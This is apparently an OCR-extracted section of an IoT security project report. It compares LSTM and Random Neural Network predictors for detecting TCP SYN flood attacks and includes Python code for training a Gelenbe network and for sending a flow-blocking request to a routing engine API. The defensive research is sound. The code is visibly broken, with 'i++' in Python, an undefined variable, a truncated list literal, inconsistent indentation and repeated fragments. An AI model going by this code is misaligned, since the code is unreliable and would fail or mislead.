


Figure 16:LSTM cell[17]

The memory cell contains the following components: the forget gate, the input node, the input gate, and the output gate. Each component applies a non-linear relation on the inner product between the input vectors and respective weights (altered iteratively through a training process). Some of the components have the sigmoid function, σ(·) and others the tanh(·)

As discussed in [16] Recurrent neural networks and LSTMs in particular, have shown great success in predicting time series online. Especially in [17] LSTMs have been used to tested, particularly on predicting traffic flows.

The goal of the forget gate is to decide what information should be discarded out of the memory cell [18]. The output, denoted as f(n) ranges between 0 and 1, according to the sigmoid activation function. The forget gate learns whether a previous or future vector state is necessary for the estimation of the current value state. The input node performs the same operation with that of a hidden neuron of a typical recurrent regression model. The goal of this node is to estimate the way in which each latent state variable contributes to the final model.

As far as the input gate is concerned, its role is to regulate whether the respective hidden state is sufficiently important. It has the sigmoid function, therefore its response ranges between 0 and 1. This gate addresses problems related to the vanishing of the gradient slope of a tanh(·) operator. Finally, the output gate regulates whether the response of the current memory cell is sufficiently significant to contribute to the next cell. Therefore, this gate actually models the long-range dependency together with the forget gate.

The recurrent nature of the LSTM presents many intricacies in terms of the iterative training process for adjusting the weights of the multiple gates. The adaptation of the backpropagation algorithm for accommodating the LSTM training is called Backpropagation Through Time [19]. The backpropagation variation for training recurrent neural network architectures presents the problem of vanishing or exploding gradients. So the number of time steps that the gradient is propagated is another hyperparameter of training that needs to be monitored. This adaptation is called truncated backpropagation through time and is thoroughly explained in [20].

8.3 Overall System Architecture

The basic premise of the methodology for detection is described below.

The communication in the context of a network is captured in a pcap file using Wireshark [21]. The communication contains both non malicious traffic and SYN flood attacks targeted towards the port of a specific node.

The pcap file is used for creating an annotated dataset and being made into a univariate time series. Specifically, the pcap is being dissected into time windows of 5 seconds. During the period of 5 seconds, special Wireshark filters were used to count the number of half opened TCP connections established with a specific port of a particular IP during the time frame. In that way the final dataset is a univariate list of the number of unestablished TCP connections.

The basic idea is to use a deep neural network as a regressor and train it with a part of the time series that corresponds to normal non malicious communication.

Then the a priori trained neural network regressor attempts to predict the number of half-open TCP connections for the consecutive time window. If this number deviates from the actual value of the metric by a predefined threshold then the inspected node is considered to be under attack.



Previous no of connectio ns
Predictive model – trained on normal case
Predicted value
Real value
>
Decision on attack

Figure 17: model methodology

8.4 LSTM implementation Hyperparameters

The LSTM neural network architecture is comprised by one input layer, one output layer and two hidden layers with 50 neurons each (dense formulation). The Loss function used for adapting the weights is the Mean Square Error (MSE) which is the most typical loss function used for training in regression problems and the optimization scheme is the ADAM optimizer. The Backpropagation Through Time (BPTT) was stopped at three consecutive steps going back so the truncated version of the Backpropagation scheme was implemented for avoiding vanishing gradients.

8.5 Random Neural Network implementation Hyperparameters

The Random Neural Network was in feedforward formulation so no recursive element. Other than the input and output layers, there was one hidden layer with 50 neurons. The nature of the Gelenbe Networks entails no choice for the activation function. The loss function was again the Mean Square Error function and for the iterative optimization scheme, the adaptation of the backpropagation scheme as described in [15] was implemented from scratch (without using any high-level API implementation)

8.6 Experimental validation

We have conducted experiments to: 1) validate the efficacy of the deep learning predictive model idea for SYN TCP attack detection and 2) compare the two architectures of deep neural networks in terms of accuracy.

We train each of the formulations of deep neural networks (always as a regressor) with the same dataset that has been derived from the annotation process of a pcap file that contains only non-malicious communication.

Then we test the accuracy of the models by using the previously described methodology on a dataset that combines non malicious and malicious communication. We present the results

Neural Network architecture	Accuracy	False Positives
Gelenbe-Network	80.7%	19.3%
LSTM	62.7%	37.3%

Here we should note that the formulation of the model architecture intuitively excludes the presence of False negatives and that is also prevalent in the results presented.

8.7 Conclusions extracted

The basic conclusion that can be formulated from the experimentation is the fact that the Random Neural Network architecture seems more adamant in terms of capturing the patterns of the malicious traffic and therefore is more efficient to detect abnormalities modelled as outliers. The distribution of what constitutes normal traffic and especially the boundaries between the various modes of the distribution are better described by the Random Neural Network formulation in comparison to the LSTM. In addition the Random Neural Network architecture is in feedforward formulation, so our intuition entails that a possible implementation using a recurrent version of the Random

Neural Network architecture would perform even better because it would be more suitable in terms of capturing the temporal dependencies of the given time series, which gives even more room and possibilities for improving the efficacy of detecting the attacks of the specific category.

9.Ideas for deployment

The implementation of the detecting algorithms was not an attempt to only find out the accuracy of certain concepts but to, additionally, create ready-to-use software components for deployment in actual real-life IoT networks. So we proceeded in creating two scripts that can be used as black boxes and be integrated as such. Every script has two specific requirements for integration:

- Running on a Debian-based machine
- TCP protocol being used for communication


Each script uses the respective apriori trained model and every predefined time interval captures the current number of half opened TCP connections and feeds the metric to the model. The regressor outputs the prediction and it is compared to the predefined threshold and the final decision-making is being made.
The possible deployments in the context of an IoT network, according to the reference architecture are plenty.
The deep learning SYN TCP flood attack detector could be installed in the controller of the network or any type of forwarder in the Domain of the controller as well as anywhere in the Fog or Edge of the network.
Additionally, since it is a lightweight implementation that can run on an IoT hub that controls devices in the lower layer of the Architecture (the network of sensors and actuators.
With minor adjustments and using possible packages included in the TensorFlow Lite version of TensorFlow the detector could even be installed on an IoT device and secure the said equipment from possible malevolent activity.

10.Connection of the RNN-based attack detector with the SerIoT Routing Engine

The basic premise of the idea of attack (DDoS in our case) detection on the level of the sensor (proximity) network of the IoT (Lightweight attack detection) relies on the assumption that the component that investigates a possible attack scenario can report the security status to the Management Domain of the Network, where more complex and profound intelligence can take action.
In that case, the Random Neural Network-Based detector has to be able to connect with SerIoT Routing Engine and report the emergence of a DDoS attack, if and when that takes place.
The SerIoT Routing Engine operates using a REST API for communication with the end devices.

Therefore, the python script of the detector needs to be able to access the REST API of the SerIoT Routing Engine and request the block of the particular TCP connection with the node under attack. This is enabled by the Python Requests Module.

In detail, we need to import the Requests module on the script after we pip install it on the Python environment.
We use the mitigation request (post block request) of the non-standalone (ONOS) implementation and documentation of the SerIoT Routing Engine.
The credentials given to the request object are read from a separate file for security purposes.
We should note, at that point, that the script should be made possible to be run only with sudo privileges and, therefore, accessing the separate file is going to be made possible only with the appropriate sudo privileges.
What follows is a paradigm of the implementation of the reporting of the detector to the SerIoT Routing Engine.
We assume that the credentials file is named ‘cred’.



```
import requests
"""
DETECTION SCRIPT

"""

""" ASSUME THAT ATTACK HAS BEEN DETECTED"""

url = 'http://192.168.100.36:8181/onos/rnn/SRE/mitigation'
head = {'Content-Type': 'application/json',
       'Accept': 'application/json'}
myobj = {"flow_src" : "TCP 234.18.100.25",
	"action":"block"}

f = open("cred.txt", "r")
i = 0
for x in f:
    user[i]= x
    i++

#use the 'headers' parameter to set the HTTP headers:
x = requests.post(url, data = myobj, headers = head, auth = (user[0], user[1]))
```

This is a simplistic example of the interconnection. We should note two things. The first one is that the 234.18.100.25 is a generic IP and this should be replaced by the IP of the node on which the script is running and there should be some consideration about a possible exemption.

```
from numpy import array
from keras.models import Sequential
from keras.layers import LSTM
from keras.layers import Dense
from matplotlib import pyplot as plt
import numpy as np


# split a univariate sequence into samples
def split_sequence(sequence, n_steps):
	X, y = list(), list()
	for i in range(len(sequence)):
		# find the end of this pattern
		end_ix = i + n_steps
		# check if we are beyond the sequence
		if end_ix > len(sequence)-1:
			break
		# gather input and output parts of the pattern
		seq_x, seq_y = sequence[i:end_ix], sequence[end_ix]
		X.append(seq_x)
		y.append(seq_y)
	return array(X), array(y)


#raw data
raw_seq = [4, 8, 7, 7, 10, 8, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 9, 9, 12, 8, 10, 10, 10, 10, 10, 10, 10,

#isolate the set used for training
train_set = []
i=0
while(i<500):
    train_set.append(raw_seq[i])
    i = i + 1

#modify the dataset to feed the network
n_steps = 4


X, y = split_sequence(train_set, n_steps)


X = X.tolist()
y = y.tolist()

training_set = []
testing_set = [] #testing_set is actually the labels

for i in range(len(X)):
    training_set.append([X[i][1]/(100*X[i][0]),
                         X[i][2]/(100*X[i][1]),
                         X[i][3]/(100*X[i][2])])
    testing_set.append(y[i]/100*X[i][3])


# 3 neurons for the input layer, 50 for the hidden, 1 for the output
I = 3
H = 50
O = 1
N = I + H + O


#initialize the positive weights
Wp = [[0 for i in range(N)] for j in range(N)]
```

```python
#initialize the positive weights
Wp = [[0 for i in range(N)] for j in range(N)]


for i in range(N):
    for j in range(N):
        if i<=I-1 and j>I-1 and j<=N-1-O:
            Wp[i][j] = 0.6
        elif i>I-1 and i<=N-1-O and j>N-1-O:
            Wp[i][j] = 0.6
        else:
            Wp[i][j] = 0


#initialize the negative weights
Wn = [[0 for i in range(N)] for j in range(N)]


for i in range(N):
    for j in range(N):
        if i<=I-1 and j>I-1 and j<=N-1-O:
            Wn[i][j] = 0.4
        elif i>I-1 and i<=N-1-O and j>N-1-O:
            Wn[i][j] = 0.4
        else:
            Wn[i][j] = 0


#training process
for q in range(len(training_set)):

    y_previous = 9

    #get the sample
    lp=training_set[q]

    #calculate all the service rates and the utilization rates
    sum_of_denom_of_input_layer=[]


    for i in range(I):
        s = 0
        for j in range(N):
            s = s + Wp[i][j]+Wn[i][j]
        sum_of_denom_of_input_layer.append(s)



    urates_of_I = []

    for i in range(I):
        k = lp[i]/sum_of_denom_of_input_layer[i]
        urates_of_I.append(k)

    sum_of_nom_of_hidden_layer=[]

    j = I
    while j<=N-1-O:
        s = 0
        for i in range(I):
            s = s + urates_of_I[i]*Wp[i][j]
        sum_of_nom_of_hidden_layer.append(s)
        j = j + 1



    rates_of_hidden = []
    i=I
    while i <=N - 1 -O:
        s = 0
        j = N - O
        while j<=N-1:
            s = s + Wp[i][j] + Wn[i][j]
            j = j + 1
        rates_of_hidden.append(s)
        i = i + 1



    sum_of_denom_hidden = []
    j = I
    while j<=N-1-O:
        s = 0
        for i in range(I):
            s = s + urates_of_I[i]*Wn[i][j]
        sum_of_denom_hidden.append(s)
        j = j + 1
```

```
rates_of_hidden = []
i=I
while i <=N - 1 -O:
    s = 0
    j = N - O
    while j<=N-1:
        s = s + Wp[i][j] + Wn[i][j]
        j = j + 1
    rates_of_hidden.append(s)
    i = i + 1


sum_of_denom_hidden = []
j = I
while j<=N-1-O:
    s = 0
    for i in range(I):
        s = s + urates_of_I[i]*Wn[i][j]
    sum_of_denom_hidden.append(s)
    j = j + 1


urates_of_hidden=[]

for i in range(H):
    s = sum_of_nom_of_hidden_layer[i] / (rates_of_hidden[i] + sum_of_denom_hidden[i])
    urates_of_hidden.append(s)


sum_of_nom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s +(urates_of_hidden[i- I]* Wp[i][j])
        i = i + 1
    sum_of_nom_output.append(s)
    j = j + 1



sum_of_denom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s + urates_of_hidden[i-I]*Wn[i][j]
        i = i + 1
    sum_of_denom_output.append(s)
    j = j + 1


#initialize service rate of the output neuron (gives actually a bias)
r_output = 1

urates_of_output = []

s = sum_of_nom_output[0]/(r_output + sum_of_denom_output[0])
urates_of_output.append(s)
```

```
# calculation of the identity matrix I
Id = [[0 for i in range(N)] for j in range(N)]

for i in range(N):
    for j in range(N):
        if i == j:
            Id[i][j] = 1
        else:
            Id[i][j] = 0

# calculation of Omega matrix

Omega = [[0 for i in range(N)] for j in range(N)]

for i in range(N):
    for j in range(N):
        if j<I:
            Omega[i][j] = (Wp[i][j] - Wn[i][j]*urates_of_I[j])/(sum_of_denom_of_input_layer[j])

        elif j>=I and j<=N-1-O:
            Omega[i][j] = (Wp[i][j] - Wn[i][j]*urates_of_hidden[j-I])/(rates_of_hidden[j-I]+sum_of_denom_hidden[j-I])

        elif j>N-1-O and j<=N-1:
            Omega[i][j] = (Wp[i][j] - Wn[i][j]*urates_of_output[j-I-H])/(r_output + sum_of_denom_output[j-I-H])
```

```
# calculate the inverse of I-Omega

dif = [[0 for i in range(N)] for j in range(N)]


for i in range(N):
    for j in range(N):
        dif[i][j] = Id[i][j] - Omega[i][j]


 #calculating the inverse of I - Omega
dif = np.array(dif) # typecast the dif into numpy array for computation
Inv = np.linalg.inv(dif) # calculate the inverse of the matrix (np.array datatype)

Inv = Inv.tolist() # retypecast the inverse to have it in list-of-lists datatype

# Inv is [I - Omega]^(-1)
n = 0.5 #definition of learning rate

#update the positive weights
for u in range(N):
    for v in range(N):

        if u<I:
            utilization_rate = urates_of_I[u]
        elif u>=I and u<I+H:
            utilization_rate = urates_of_hidden[u - I]
        elif u>=I+H:
            utilization_rate = urates_of_output[u - H - I]
        # calculate the gamma
        gamma = []
        for i in range(N):
            gamma.append(0)
        if u<I and u!=v:
            gamma[u] = -(1/(2*sum_of_denom_of_input_layer[u]))
        elif u>=I and u<I+H and u!=v:
            gamma[u] = -(1/(rates_of_hidden[u - I]+ sum_of_denom_hidden[u - I]))
        elif u>=I+H and u!=v:
            gamma[u] = -(1/(r_output + sum_of_denom_output[0]))
        if v<I and u!=v and u!=v:
            gamma[v] = (urates_of_I[v]/(2*sum_of_denom_of_input_layer[v]))
        elif v>=I and v<I+H and u!=v:
            gamma[v] = (1/(rates_of_hidden[v - I ]+ sum_of_denom_hidden[v - I]))
        elif v>=I+H and u!=v:
            gamma[v] = (1/(r_output + sum_of_denom_output[0]))
        else:
            gamma[v] = 0
        # we have prepared gamma as a list'
        # we have the Inv also as a list of lists
        Inv = np.array(Inv) #typecast Inv into numpy array
        gamma = np.array(gamma) #typecast gamma into numpy array
        mull = np.matmul(gamma, Inv ) #matrix multiplication
        mull = mull.tolist() #typecast the product into list
        b = testing_set[q] #known output
        selecting_vector = []
        for i in range(N):
             selecting_vector.append(0)
        selecting_vector[u] = 1
        mull = np.array(mull)
        selecting_vector = np.array(selecting_vector)
        product = np.matmul(mull, selecting_vector)
        product = product.tolist()
        Wp[u][v] = Wp[u][v] - n*utilization_rate*product*(urates_of_output[0] - b)

for u in range(N):
    for v in range(N):

        if u<I:
            utilization_rate = urates_of_I[u]
        elif u>=I and u<I+H:
            utilization_rate = urates_of_hidden[u - I]
        elif u>=I+H:
            utilization_rate = urates_of_output[u - H - I]

        # calculate the gamma
        gamma = []
        for i in range(N):
            gamma.append(0)
        if u<I and v!=u:
            gamma[u] = -(1/(2*sum_of_denom_of_input_layer[u]))
        elif u>=I and u<I+H and u!=v:
            gamma[u] = -(1/(rates_of_hidden[u - I]+ sum_of_denom_hidden[u - I]))
        elif u>=I+H and u!=v:
            gamma[u] = -(1/(r_output + sum_of_denom_output[0]))
        if v<I and u!=v:
            gamma[v] = -(urates_of_I[v]/(2*sum_of_denom_of_input_layer[v]))
        elif v>=I and v<I+H and u!=v:
            gamma[v] = -(urates_of_hidden[v-I]/(rates_of_hidden[v - I ]+ sum_of_denom_hidden[v - I]))
        elif v>=I+H and u!=v:
            gamma[v] = -(urates_of_output[v-H-I]/(r_output + sum_of_denom_output[0]))
        elif v == u and u<I:
            gamma[v] = -(urates_of_I[v]+1/(2*sum_of_denom_of_input_layer[v]))
        elif v == u and u>=I and u<I+H:
            gamma[v] = -(urates_of_hidden[v-I]/(rates_of_hidden[v - I ]+ sum_of_denom_hidden[v - I]))
        elif v == u and v>=I+H:
            gamma[v] = -(urates_of_output[v-H-I]/(r_output + sum_of_denom_output[0]))
        # we have prepared gamma as a list'
        # we have the Inv also as a list of lists
        Inv = np.array(Inv) #typecast Inv into numpy array
        gamma = np.array(gamma) #typecast gamma into numpy array
        mull = np.matmul(gamma, Inv ) #matrix multiplication
        mull = mull.tolist() #typecast the product into list
        b = testing_set[q] #known output
        selecting_vector = []
        for i in range(N):
             selecting_vector.append(0)
        selecting_vector[u] = 1
        mull = np.array(mull)
        selecting_vector = np.array(selecting_vector)
        product = np.matmul(mull, selecting_vector)
        product = product.tolist()
        Wn[u][v] = Wn[u][v] - n*utilization_rate*product*(urates_of_output [0]- b)


 # update r_output
 z = - (sum_of_nom_output[0]/ ((r_output + sum_of_denom_output[0]) * (r_output  + sum_of_denom_output[0]) ))
 r_output = r_output - n * (urates_of_output[0] - testing_set[q]) * z

    output = urates_of_output[0]*100*y_previous
    y_previous = output
    print("predict:", output)
    print("real:", y[q])


#get the metrics we want
val_set = raw_seq[500:]

results_set = []

X, y = split_sequence(val_set, n_steps)
x_set = []
y_set = [] #testing_set is actually the labels

for i in range(len(X)):
    x_set.append([X[i][1]/(100*X[i][0]),
                         X[i][2]/(100*X[i][1]),
                         X[i][3]/(100*X[i][2])])
    y_set.append(y[i]/100*X[i][3])


for q in range(len(x_set)):
    lp=x_set[q]
    #calculate all the service rates and the utilization rates
    sum_of_denom_of_input_layer=[]
    y_previous = 9

    for i in range(I):
        s = 0
        for j in range(N):
            s = s + Wp[i][j]+Wn[i][j]
        sum_of_denom_of_input_layer.append(s)


  urates_of_I = []

  for i in range(I):
      k = lp[i]/sum_of_denom_of_input_layer[i]
      urates_of_I.append(k)



  sum_of_nom_of_hidden_layer=[]

  j = I
  while j<=N-1-O:
      s = 0
      for i in range(I):
          s = s + urates_of_I[i]*Wp[i][j]
      sum_of_nom_of_hidden_layer.append(s)
      j = j + 1



  rates_of_hidden = []
  i=I
  while i <=N - 1 -O:
      s = 0
      j = N - O
      while j<=N-1:
          s = s + Wp[i][j] + Wn[i][j]
          j = j + 1
      rates_of_hidden.append(s)
      i = i + 1
```

```
sum_of_denom_hidden = []
j = I
while j<=N-1-O:
    s = 0
    for i in range(I):
        s = s + urates_of_I[i]*Wn[i][j]
    sum_of_denom_hidden.append(s)
    j = j + 1


urates_of_hidden=[]

for i in range(H):
    s = sum_of_nom_of_hidden_layer[i] / (rates_of_hidden[i] + sum_of_denom_hidden[i])
    urates_of_hidden.append(s)



sum_of_nom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s +(urates_of_hidden[i- I]* Wp[i][j])
        i = i + 1
    sum_of_nom_output.append(s)
    j = j + 1
```

```
sum_of_denom_output = []
j = N-O
while j<N:
    i=I
    s=0
    while i<=N-1-O:
        s = s + urates_of_hidden[i-I]*Wn[i][j]
        i = i + 1
    sum_of_denom_output.append(s)
    j = j + 1
urates_of_output = []

s = sum_of_nom_output[0]/(r_output + sum_of_denom_output[0])
urates_of_output.append(s)

predicted_value = urates_of_output[0]*100*y_previous
real_value = y[q]
y_previous = predicted_value
print("i predict:", predicted_value)
print("real_value:",real_value)
print("real - predicted:", real_value - predicted_value)
if y[q] - predicted_value > 0.22:
    results_set.append(1)
else:
    results_set.append(0)
```

```
ground_truth = []
raw_seq = raw_seq[504:]
for i in range(len(raw_seq)):
    if raw_seq[i]> 60:
        ground_truth.append(1)
    else:
        ground_truth.append(0)

accurates = 0
false_positives = 0
false_negatives = 0

for i in range(len(ground_truth)):
    if ground_truth[i] == 0 and results_set[i] == 0:
        accurates = accurates + 1
    elif ground_truth[i] == 1 and results_set[i] == 1:
        accurates = accurates + 1
    elif ground_truth[i] == 0 and results_set[i] == 1:
        false_positives = false_positives + 1
    elif ground_truth[i] == 1 and results_set[i] == 0:
        false_negatives = false_negatives + 1

print("accuracy:", accurates/len(results_set))
print("false positive rate:", false_positives/len(results_set))
print("false negative rate:", false_negatives/len(results_set))
x_axis = []
j = 0

while j<len(results_set):
    x_axis.append(5*j)
    j = j + 1
```

11.Conclusions

Network security has always been in the forefront of networking-related research. The focus has previously been on the security aspects of traditional TCP/IP networks, but the rise of IoT (Internet of Things) networks results in the emerging of a new landscape in terms of security. The category of attacks, most typical in traditional TCP/IP networks, is the one related to the interception of valuable information. On the other hand, in IoT networks, the attacks that are most common and least explored, are those labelled as Denial of Service (DoS) attacks. In that particular type of attacks, the attacker attempts to inhibit the target's ability to function seamlessly. In this paper, we exploit the immense modelling capabilities of two different types of deep neural networks: The Long-Short-Term-Memory (LSTM) and the Random Neural Network, for detecting a common type of DoS attack, the SYN flood attack. The two neural network architectures represent two different formulations. The LSTM is a recurrent formulation, and the Random Neural Network is implemented as feed-forward (even though the Random Neural Network architectures can also be recurrent). By comparing those two heuristic methods in their ability to detect malicious traffic flows in a large scale IoT network, we can say that both methods had significant level of accuracy. So both models could be used for that purpose. However the Random Neural Network model has shown even better results compared to the LSTM. In SerIoT we will make use of the Random Neural Network model which is a component that has been implemented for the scope of this project. Our contribution to the field of attack detection in IoT networks could be used as a helpful tool on the hands of other research and Innovation projects or other researchers working on the IoT security field to expand our initial proposition and introduce new and more complex detecting models.

References

1. Brun, O. & Yin, Yonghua & Kadioglu, Yasin & Gelenbe, Erol. (2018). Deep Learning with Dense Random Neural Networks for Detecting Attacks against IoT-connected Home Environments. 10.13140/RG.2.2.35349.01768.
2. S. D. Dalrymple. Comparison of zigbee replay attacks using a universal software radio peripheral and usb radio. Master's thesis, AFIT, USAF, 2014.
3. A. Dubey, V. Jain, and A. Kumar. A survey in energy drain attacks and their countermeasures in wireless sensor networks. Int. J. Eng. Res. Technol., 3(2), 2014
4. F. Francois, O. H. Abdelrahman, and E. Gelenbe. Impact of signaling storms on energy consumption and latency of lte user equipment. In 2015 IEEE 7th Int. Symp. on Cyberspace Safety and Security, pp 1248–1255, Aug 2015.
5. E. Gelenbe and Y. Murat Kadioglu. Energy lifetime of wireless nodes with and without energy harvesting under network attacks. In IEEE Int. Conf. on Communications (ICC), Kansas City, MO, USA, 20-24 May 2018
6. E. Y. Vasserman and N. Hopper. Vampire attacks: Draining life from wireless ad hoc sensor networks. IEEE Trans. Mobile Computing, 12(2):318–332, Feb 2013.
7. M. Pirretti, S. Zhu, N. Vijaykrishnan, P. McDaniel, M. Kandemir, and R. Brooks. The sleep deprivation attack in sensor networks: Analysis and methods of defense. Int. Journal of Distributed Sensor Networks, 2(3):267–287, 2006
8. F. Stajano and R. Anderson. The resurrecting duckling: Security issues for ad-hoc wireless networks. 7th Int. Workshop Security Protocols, Springer-Verlag, 1999
9. R. Falk and H-J. Hof. Fighting insomnia: A secure wake-up scheme for wireless sensor networks. In 3rd International Conference on Emerging Security Information, Systems and Technologies, 2009. IEEE SECURWARE'09., pages 191–196, 2009.
10. https://scapy.net/
11. Y. Li and Y. Lu, "LSTM-BA: DDoS Detection Approach Combining LSTM and Bayes," *2019 Seventh International Conference on Advanced Cloud and Big Data (CBD)*, Suzhou, China, 2019, pp. 180-185. doi: 10.1109/CBD.2019.00041
12. X. Yuan, C. Li and X. Li, "DeepDefense: Identifying DDoS Attack via Deep Learning," *2017 IEEE International Conference on Smart Computing (SMARTCOMP)*, Hong Kong, 2017, pp. 1-8. doi: 10.1109/SMARTCOMP.2017.7946998
13. T. Guo, Z. Xu, X. Yao, H. Chen, K. Aberer and K. Funaya, "Robust Online Time Series Prediction with Recurrent Neural Networks," 2016 IEEE International Conference on Data Science and Advanced Analytics (DSAA), Montreal, QC, 2016, pp. 816-825.
14. Basterrech, Sebastián, and Gerardo Rubino. "RANDOM NEURAL NETWORK MODEL FOR SUPERVISED LEARNING PROBLEMS : TUTORIAL." Neural Network World 25.5 (2015): 457–499. Crossref. Web.
15. E. Gelenbe. Learning in the recurrent random neural network. Neural Computation, 5(1), 154–164, 1993
16. T. Guo, Z. Xu, X. Yao, H. Chen, K. Aberer and K. Funaya, "Robust Online Time Series Prediction with Recurrent Neural Networks," *2016 IEEE International Conference on Data Science and Advanced Analytics (DSAA)*, Montreal, QC, 2016, pp. 816-825
17. Y. Tian and L. Pan, "Predicting Short-Term Traffic Flow by Long Short-Term Memory Recurrent Neural Network," *2015 IEEE International Conference on Smart City/SocialCom/SustainCom (SmartCity)*, Chengdu, 2015, pp. 153-158.
18. K. Greff, R. K. Srivastava, J. Koutník, B. R. Steunebrink and J. Schmidhuber, "LSTM: A Search Space Odyssey," in *IEEE Transactions on*

Neural Networks and Learning Systems, vol. 28, no. 10, pp. 2222-2232, Oct. 2017.
doi: 10.1109/TNNLS.2016.2582924.

19. P. J. Werbos, “Backpropagation through time: what it does and how to do it,” in *Proceedings of the IEEE*, vol. 78, no. 10, pp. 1550-1560, Oct. 1990. doi: 10.1109/5.
20. H. Tang and J. Glass, “On Training Recurrent Networks with Truncated Backpropagation Through time in Speech Recognition,” *2018 IEEE Spoken Language Technology Workshop (SLT)*, Athens, Greece, 2018, pp. 48-55. doi: 10.1109/SLT.2018.8639517
21. S. Kakuru, “Behavior based network traffic analysis tool,” *2011 IEEE 3rd International Conference on Communication Software and Networks*, Xi’an, 2011, pp. 649-652
22. Z. Zhang, “Improved Adam Optimizer for Deep Neural Networks,” *2018 IEEE/ACM 26th International Symposium on Quality of Service (IWQoS)*, Banff, AB, Canada, 2018, pp. 1-2. doi: 10.1109/IWQoS.2018.8624183
23. https://pathmind.com/wiki/generative-adversarial-network-gan
24. CERT Coordination Center, Denial of Service attacks, Available from <http://www.cert.org/tech_tips/denial_of_service.html>.
25. Computer Security Institute and Federal Bureau of Investigation, CSI/FBI Computer crime and security survey 2001, CSI, March 2001, Available from <http://www.gocsi.com>
26. LD. Stein, J.N. Stewart, The World Wide WebSecurity FAQ, version 3.1.2, February 4, 2002, Available from <http://www.w3.org/Security/Faq>
27. Kenney, Malachi, Ping of Death, January 1997, Available from <http://www.insecure.org/sploits/ping-o-death.html>.
28. Finger bomb recursive request, Available from <http:// xforce.iss.net/static/47.php>.
29. D. Davidowicz, Domain Name System (DNS) Security, 1999, Available from <http://compsec101.antibozo.net/ papers/dnssec/dnssec.html>.
30. P. Ferguson, D. Senie, Network ingress filtering: defeating Denial of Service attacks which employ IP source address spoofing, in: RFC 2827, 2001
31. C. Perkins, IP mobility support for IPv4, IETF RFC 3344, 2002.
32. Global Incident analysis Center—Special Notice—Egress filtering, Available from <http://www.sans.org/y2k/egress. htm>.
33. K. Park, H. Lee, On the effectiveness of route-based packet filtering for Distributed DoS attack prevention in powerlaw Internets, in: Proceedings of the ACM SIGCOMM01 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications, ACM Press, New York, 2001, pp. 15–26.
34. . Paxson, End-to-end Internet packet dynamics, IEEE/ ACM Transactions on Networking 7 (3) (1999) 277–292.
